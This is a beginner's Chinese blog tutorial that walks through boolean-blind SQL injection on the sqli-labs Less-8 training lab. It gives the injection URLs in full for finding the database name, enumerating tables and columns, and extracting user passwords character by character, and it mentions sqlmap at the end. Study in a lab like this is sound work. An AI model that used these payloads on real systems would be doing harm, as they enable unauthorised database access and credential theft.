萌新学习sql注入1

原创

bmth666 于 2020-02-26 18:53:40 发布 175 收藏 2

分类专栏： ctf 文章标签： sql 安全

本文链接：https://blog.csdn.net/bmth666/article/details/104520567

最基本的sql注入方法1

基础知识

1. 默认在mysql中存放information_schema数据库，在库中有三个表，schemata，tables，columns。
2. tables表储存用户创建的所有数据库和表名，表中记录数据库库名和表名的字段名为table_schema和table_name。
3. columns表储存用户创建的所有数据库库名，表名和字段名，数据库库名，表名，字段名为table_scheam,table_name和column_name
4. 注释符：#或–(减减)空格或/**/
5. 内联注释：/*! */
   举个栗子：

```
?id=-1 /*!union*/ /*!select*/ 1,2,3
```

union注入前面已近讲到，就不在提了

Boolian盲注

实验环境sqli-labs-less-8


条件为真回显，条件为假则不回显

id=1 发现


id=1' 发现不回显

可以用--+注释，先判断数据库的长度

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20length(database())%3E=8--+
```




长度为9不回显了



所以判断长度为8，接着逐字查询数据库库名

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),1,1)=%27s%27--+
```

substr是截取的函数，从第一个开始，每次只返回一个函数



当为s的时候回显，第一个字为s
也可以改为ascii码的格式

```
id=1' and ord(substr(database(),1,1))=ascii码--+
```

查询第二个


```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),2,1)=%27e%27--+
```

挨个查询得到数据库名security
手工注入要累死。。。。。。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select table_name from information_schema.tables where table_schema
='security' limit 0,1),1,1)='a'--+
```

查询第一个表中的第一个字，依次爆破得到第三个表为users
然后爆破字段

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr((select%20column_name%20from%20information_schema.colum
ns%20where%20table_name=%27users%27%20limit%204,1),1,1)=%27p%27--+
```



找出password，username，过程十分复杂。。。。。。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select password from users order by id limit 0,1),1,1)='d' --+
```

第一个为dumb，验证一下

我疲了！！！！

学习师傅文章发现简单一些的方法：

left((select database()),1)<'t' 这样的比较二分查找方法快速爆破


并且可以这样写出整个字段

```
127.0.0.1/sqlilabs/Less-8/?id=1' and left((select column_name from information_schema.columns where table_name='
users' limit 4,1),8)='password' --+
```

另一个截取函数，学到了，还有right函数。

同样参考了师傅的博客，同样是自己太菜了sqli-lab教程——1-35通关Writeup

遇事不觉，sqlmap走起



一下子我的数据库就出来了，太猛了

秒杀了，还是机器方便，应该还可以写脚本的，但没写过，慢慢来吧，明天继续学习，~~奥力给！~~